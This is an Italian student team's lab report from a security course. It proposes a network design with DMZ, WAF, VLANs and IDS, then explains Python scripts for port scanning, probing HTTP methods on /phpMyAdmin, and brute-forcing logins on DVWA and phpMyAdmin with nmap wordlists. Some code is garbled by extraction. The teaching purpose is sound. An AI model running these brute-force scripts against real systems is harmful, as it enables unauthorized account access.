



TEAM 3

**PROGETTO BUILD WEEK**

**S4/L1**



**TEAM 3**

# DESIGN DI RETE THETA

Il nostro team è stato ingaggiato dalla compagnia Theta per condurre valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center.

Le attività sono concentrate principalmente su due fronti:

- Un Web server che ospita diversi servizi accessibili al pubblico su Internet.
- Un Application server che fornisce un'applicazione di e-commerce, accessibile solo internamente agli impiegati della compagnia Theta, e quindi non esposta su Internet.



PER MIGLIORARE LA SICUREZZA DELLE INFRASTRUTTURE CRITICHE, PROPONIAMO:

## Modello di Rete:

- Utilizzo di una DMZ per isolare il Web server e un firewall per filtrare il traffico.
- Implementazione di un Web Application Firewall (WAF) per proteggere il Web server.
- Utilizzo di controlli di accesso rigorosi per l'Application server.

## Test di Sicurezza:


- Scansione delle Vulnerabilità e Penetration Testing per il Web server.
- Revisione delle Configurazioni e Analisi dei Log per l'Application server.

```
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
}
.box{
position: absolute;
top: 10px;
left: 10px;
width: 100px;
height: 100px;
background-color: #f0f0f0;
border-radius: 50%;
border: 2px solid #ccc;
}
.box h2{
margin: 10px;
padding: 5px;
color: black;
text-align: center;
}
.box h3{
margin: 0;
padding: 0;
color: white;
text-align: center;
}
.box .inputBox{
position: absolute;
top: 50px;
left: 50px;
width: 100px;
height: 30px;
border: 1px solid #ccc;
border-radius: 5px;
outline: none;
}
.box .inputBox:focus{
border: 2px solid #ccc;
}
.box .inputBox + .inputBox{
margin-top: 10px;
}
.box .inputBox + .inputBox + .inputBox{
margin-top: 10px;
}
```



**TEAM 3**


# DESIGN GENERALE





TEAM 3

# SICUREZZA IMPLEMENTATE DALL'ESTERNO



## Firewall con Filtraggio Dinamico

- Questo firewall controlla il traffico tra la rete esterna (internet), la DMZ e la rete interna. Utilizza regole dinamiche per filtrare il traffico, consentendo o bloccando il flusso di dati in base alla valutazione del contesto del traffico.
- Posizione: Situato all'ingresso della rete aziendale, protegge il perimetro esterno.

**Reverse Proxy/WAF/Antispam/Bilanciamento del carico:** Questo dispositivo multifunzione agisce come intermediario tra gli utenti di Internet e il server nella DMZ. Le sue funzioni includono:


- Reverse Proxy: Indirizza il traffico in ingresso verso i server interni, nascondendo le caratteristiche interne della rete.
- WAF (Web Application Firewall): Protegge il server da attacchi specifici a livello delle applicazioni web.
- Antispam: Filtra comunicazioni indesiderate o dannose, come email spam o richieste di servizio fasulle.
- Bilanciamento del carico: Distribuisce il traffico di rete in modo equo tra più server per ottimizzare le risorse e ridurre il rischio di sovraccarico su un singolo server.

## SICUREZZA IMPLEMENTATE DALL'INTERNO

Abbiamo 3 dipartimenti divisi in VLAN, collegati tutti ad uno switch di livello 3 per poter comunicare con i dispositivi di un'altra rete VLAN.

L'application server si trova dentro una VLAN propria che è monitorato da un IDS.

La comunicazione tra il nostro application server e i dispositivi viene tramite due switch di diverse VLAN utilizzando un trunk link.



L'Intrusion Detection System (IDS) è un dispositivo o un'applicazione software che monitora il traffico di rete e i sistemi per attività sospette o note come malevole. L'IDS raccoglie e analizza le informazioni per identificare eventuali violazioni. L'IDS genera degli allarmi e li invia agli amministratori di sistema o ad altri sistemi di sicurezza responsabili per l'ulteriore analisi o azione.

L'Intrusion Prevention System (IPS) ha la stessa funzione ma a differenza dell'IDS agisce bloccando attivamente la minaccia.



TEAM 3

# PROGRAMMA SCANSIONE PORTE

```
File Actions Edit View Help  
GNU nano 7.2  
import socket  
  
def ip_verify(ip):  
    try:  
        socket.inet_pton(socket.AF_INET, ip)  
        return True  
    except socket.error:  
        return False  
  
def port_verify(range_port):  
    if "-" not in range_port:  
        return False  
  
# Creiamo una lista dall'input dell'utente  
indexes = range_port.split('-')  
  
# il lenght della lista deve essere 2  
if len(indexes) != 2:  
    return False
```

Questo script ha la funzione di fare lo **scan delle porte di un indirizzo IP** e verificare quali sono aperte e quali sono chiuse.

**Nelle prime righe** del codice sono stati inseriti dei **comandi di controllo** per fare in modo che l'utente inserisca i valori corretti.

**La prima funzione** verifica se la stringa fornita come parametro ip è un **indirizzo IPv4 valido**, utilizzando la funzione '**socket.inet\_pton**' con il parametro '**socket.AF\_INET**'. Se l'utente inserisce un ip valido la funzione ritorna 'True', indicando che l'indirizzo IP è valido. In caso contrario, ritorna 'False', segnalando un indirizzo IP non valido.

**La seconda funzione** controlla se la stringa **range\_port** rappresenta un intervallo di **porte valido**. Se il carattere '-' **non è presente**, ritorna '**False**', indicando che la stringa non è un intervallo valido.

Successivamente, il metodo '**.split()**' divide la stringa in base al carattere '-' e verifica che il risultato sia esattamente due elementi. Se non lo è, la funzione ritorna False.



## TEAM 3

1

Il **ciclo 'for'** controlla che entrambi gli elementi dell'intervallo siano numerici. Per verificare che gli elementi di una stringa siano numeri, viene utilizzata la funzione '**isdigit()**', se uno degli elementi non è numerico, la funzione ritorna '**False**'.

```
# Verifichiamo che siano solo numeri
for part in indexes:
    if not part.isdigit():
        return False

# Dichiarazione e inizializzazione delle variabili
low, high = map(int, indexes)

#Controllo del range porte
return 0 < low <= 65535 and 0 < high <= 65535 and low <= high

# Verifica input ip
while True:
    target = input("Inserisce IP address per fare lo scanning: ")

    if ip_verify(target):
        break
    else:
        print("Formato IP address non valido. Inserisci un IP address valido.\n")
```

2

La variabile successiva utilizza **map(int, indexes)** per convertire entrambi gli elementi della lista in interi e assegnarli alle variabili low e high.

La riga di codice verifica che le porte siano comprese tra 1 e 65535 e che la porta inferiore sia minore o uguale alla porta superiore. Restituisce **True** solo se queste condizioni sono soddisfatte.

3

Il **ciclo while** verifica l'input IP e Port

Chiede all'utente di inserire un indirizzo IP fino a quando non viene fornito un indirizzo IP valido utilizzando la funzione **ip\_verify()**. Se viene inserito un valore sbagliato restituisce un **errore**.



Questa parte di codice continua a richiedere all'utente di inserire **un intervallo di porte** fino a quando non ne inserisce uno valido. La funzione **port\_verify** è utilizzata per verificare se l'input è un intervallo valido. Se l'input è valido, il ciclo si interrompe e il programma procede; altrimenti, viene stampato un **messaggio di errore** e viene richiesto nuovamente l'input.

```
# Verifica input port
while True:
    portrange = input("Inserisci un range di porte per fare lo scanning (esempio, 1-1024): ")

    if port_verify(portrange):
        break
    else:
        print("Formato port range non valido. Inserisci un port range valido.\n")

#inizializziamo le variabili per poter ciclare
low_port, high_port = map(int, portrange.split("-"))
print(f"Scanning host {target} from port {low_port} to port {high_port}")

for port in range(low_port, high_port+1):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target,port))
```

Una volta ottenuto un intervallo di porte valido, il codice lo divide in due numeri, '**low\_port**' e '**high\_port**', che rappresentano le estremità dell'intervallo di porte da scansionare. Questi numeri sono poi convertiti in interi. Si stampa anche un messaggio che informa l'utente che **la scansione dell'host è iniziata**.

Il successivo **ciclo for** itera su ogni porta nell'intervallo specificato. Per ogni porta, viene creato un **socket TCP (socket.SOCK\_STREAM)** e si tenta di stabilire una connessione all'indirizzo target.

La funzione **s.connect\_ex** tenta di connettersi e ritorna 0 se la connessione è stata stabilita con successo, altrimenti ritorna un codice di errore.



## VISUAL

L'ultima parte di codice se il valore di status è 0, viene stampato un messaggio che indica se **la porta è aperta (OPEN)** o **chiusa se il valore non è 0 (CLOSE)**. I codici \033[1;32;40m e \033[1;31;40m servono a colorare i caratteri nel terminale di colore **rosso e verde**.

```
if status == 0:  
    print(f"\033[1;32;40m*** Port {port} - OPEN ***")  
else:  
    print(f"\033[1;31;40m*** Port {port} - CLOSE ***")  
  
s.close()
```

Dopo aver verificato lo stato di una porta, il socket viene chiuso prima di procedere alla prossima porta nel ciclo.



TEAM 3

# PROGRAMMA RICHIESTA HTTP

```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 7.2
richiesta.py
import http.client

print("Il tipo di connessione deve essere http\n")
host = input("Inserire IP: ")
port = input("Inserire porta: ")

if port == "":
    port = 80
```

Per prima cosa abbiamo importato il modulo '**http.client**', che è una **libreria Python che fornisce funzionalità client HTTP**.

Successivamente si chiede all'utente di inserire l'indirizzo **IP e la porta del server** a cui connettersi e se non viene specificata alcuna porta la funzione **if utilizza la porta 80 per default**.



```
try:  
    connection = http.client.HTTPConnection(host, port)  
    connection.request('OPTIONS', '/phpMyAdmin')  
    response = connection.getresponse()
```

Questo blocco di codice invia una richiesta **http** usando il modulo importato all'inizio, quindi si crea un oggetto '**HTTPConnection**' utilizzando il modulo '**http.client**'. Questo oggetto gestisce la comunicazione tra lo script Python e il server web.

- **host:** È l'**indirizzo IP o il nome del dominio** del server a cui connettersi.
- **port:** È il **numero di porta del server** a cui vuoi connetterti. **La porta 80 è la porta predefinita** per il traffico HTTP non crittografato.

il metodo '**request()**' viene utilizzato per **inviare una richiesta HTTP al server**. Questo metodo prende due parametri principali:

- '**options**' è **utilizzato per ottenere i metodi HTTP** supportati che il server supporta per una specifica URL.
- '**phpmyadmin**' è **il percorso a cui si desidera inviare la richiesta**. Questo indica che si sta chiedendo informazioni sui metodi HTTP disponibili per la risorsa /phpMyAdmin.

Dopo aver inviato la richiesta, il metodo '**getresponse()**' ha il compito di **fornire informazione rispetto alla richiesta http** inviata.



Questo **blocco** ha il compito di **verificare** se la risposta ha uno **status code di 200 (OK)**, indica che la richiesta è stata gestita correttamente. In caso di risposta corretta, stampa i metodi HTTP abilitati, che sono indicati nel '**getheader(allow)**' della risposta. Se lo status code non è 200, viene stampato un messaggio di errore. Infine, la connessione viene chiusa.

```
if response.status == 200:  
    print("I metodi abilitati sono:", response.getheader('allow'))  
else:  
    print("La richiesta non è stata gestita correttamente. Status code:", response.status)  
  
connection.close()  
except http.client.HTTPError as e:  
    print("Errore durante la richiesta HTTP:", e)  
except ConnectionRefusedError:  
    print("Connessione rifiutata: il server potrebbe non essere in ascolto sulla porta specificata.")  
except Error1 as e:  
    print("Si è verificato un errore imprevisto:", e)
```



# ATTACCO DI FORZA BRUTA SU UNA PAGINA DI LOGIN DI DVWA

```
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2
DVWA.py

import requests

def get_lines_from_file(file_path):
    with open(file_path, 'r') as file:
        return [line.strip() for line in file.readlines()]

User_list = get_lines_from_file("/usr/share/nmap/nselib/data/usernames.lst")
pwd_list = get_lines_from_file("/usr/share/nmap/nselib/data/passwords.lst")

# Sappiamo che dentro la nostra lista admin si trova al secondo posto
user_list[0], user_list[1] = user_list[1], user_list[0]

# Non prendiamo le prime righe de la nostra lista password perché sono commenti
pwd_list = pwd_list[8:]

target = input("Inserire IP: ")
login_home = f"http://{target}/dvwa/login.php"
login_brute = f"http://{target}/dvwa/vulnerabilities/brute/"

print("Tentativo login url: ", login_home)

def perform_login(session, url, user, pwd):
    login_info = {"username": user, "password": pwd, "Login": "Login"}
    response = session.post(url, data=login_info)
    return "Login failed" not in response.text

def perform_security_check(session, target):
    security_url = f"http://{target}/dvwa/security.php"
    security_level = input("Scegliere livello di difficoltà: low medium high\n")
    data = {"security": security_level, "selev_submit": "Submit"}
    response = session.post(security_url, data=data)
    if response.status_code == 200:
        print(f"Livello di sicurezza cambiato con successo a {security_level}")
    else:
        print("Errore durante il cambio del livello di sicurezza")

def brute_force(session, url, user_list, pwd_list):
    for user in user_list:
        for pwd in pwd_list:
            url_conn = f"{url}?username={user}&password={pwd}&Login=Login"
            response = session.get(url_conn)
            if "Username and/or password incorrect" not in response.text:
                print("Login success")
                print("credenziali:", url, "user:", user, "password:", pwd)
                return

#Main
with requests.Session() as session:
```

## Import di requests:

La libreria `requests` viene importata per effettuare richieste HTTP verso i server.

## Funzione `get_lines_from_file`:

Questa funzione accetta il percorso di un file come argomento e restituisce una lista contenente le righe del file, senza spazi vuoti iniziali o finali.

## Lettura delle liste di username e password:

Vengono lette le liste di username e password dai file specificati

## Modifica delle liste:

Lo username "admin" viene spostato dalla prima alla seconda posizione nella lista degli username. Le prime otto righe della lista delle password vengono eliminate poiché contengono commenti.

## Definizione dell'URL di login e brute-force:

Vengono definiti gli URL per la pagina di login e per l'attacco di forza bruta.

## Funzione `perform_login`:

Questa funzione invia una richiesta POST contenente le credenziali di accesso alla pagina di login. Restituisce True se il login ha successo, altrimenti False.

## Funzione `perform_security_check`:

Chiede all'utente di selezionare il livello di sicurezza desiderato e invia una richiesta POST per modificarlo sul server DVWA.

## Funzione `brute_force`:

Tentativo di accesso tramite forza bruta utilizzando tutte le combinazioni di username e password. Se le credenziali valide vengono trovate, vengono stampate e il programma termina.

## Loop principale:

Utilizza una sessione di requests per ciclare attraverso le liste di username e password, tentando di eseguire il login con ciascuna combinazione finché non ne trova una valida. Se le credenziali valide vengono trovate, vengono stampate e il programma termina.



# TEAM 3

## ATTACCO DI FORZA BRUTA SU UNA PAGINA DI LOGIN DI PHPMYADMIN

```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
GNU nano 7.2
```

```
phpmyadmin.py *
```

```
import requests
```

```
def get_lines_from_file(file_path):
    with open(file_path, 'r') as file:
        return [line.strip() for line in file.readlines()]
```

```
user_list = get_lines_from_file("/usr/share/nmap/nselib/data/usernames.lst")
pwd_list = get_lines_from_file("/usr/share/nmap/nselib/data/passwords.lst")
```

```
# Sappiamo che dentro la nostra lista guest si trova al sesto posto
user_list[0], user_list[6] = user_list[6], user_list[0]
```

```
# Non prendiamo le prime righe de la nostra lista password perchÃ© sono commenti
pwd_list = pwd_list[7:]
```

```
target = input("Inserire IP: ")
login_home = f"http://{target}/phpMyAdmin/"
```

```
def perform_login(session, url, user, pwd):
    login_info = {"pma_username": user, "pma_password": pwd, "submit": "submit"}
    response = session.post(url, data=login_info)
    return "Access denied" not in response.text
```

```
#Main
with requests.Session() as session:
    for user in user_list:
        for pwd in pwd_list:
            if perform_login(session, login_home, user, pwd):
                print("Login success")
                print("credenziali: ", login_home, "user: ", user, " password: ", pwd)
                exit()
```

### Libreria requests:

Utilizzata per effettuare richieste HTTP in modo semplice ed efficiente, consentendo di interagire con i server Web.

### Funzione get\_lines\_from\_file:

Una funzione di utilità che legge le righe da un file e restituisce una lista di righe senza spazi vuoti iniziali o finali.

Lettura delle liste di username e password:

Legge le liste di credenziali dagli appositi file di testo, che sono organizzati con un'entrata per riga.

### Modifica delle liste:

Scambia il sesto elemento della lista degli username con il primo per posizionare l'utente "guest" come primo elemento, presumibilmente per testarlo per primo durante l'attacco di forza bruta. Le prime sette righe della lista delle password vengono eliminate perché contengono commenti, non essendo password valide.

### Input dell'IP del target:

Richiede all'utente di inserire l'indirizzo IP del server phpMyAdmin target.

### Definizione dell'URL di login:

Costruisce l'URL di login utilizzando l'indirizzo IP inserito dall'utente e specificando il percorso della pagina di login di phpMyAdmin.

### Funzione perform\_login:

Effettua il login inviando le credenziali tramite una richiesta POST e restituisce True se il login ha successo, altrimenti False.

### Loop principale:

Utilizza un loop nidificato per eseguire un attacco di forza bruta, provando tutte le combinazioni di username e password fino a trovare una valida. Una volta trovate le credenziali valide, le stampa e termina l'esecuzione.



## REPORT ATTACCO BRUTE FORCE SU DVWA

L'attacco brute force è stato portato avanti modificando uno script Python per adattarlo ai campi di autenticazione specifici della pagina di login di DVWA (username e password).

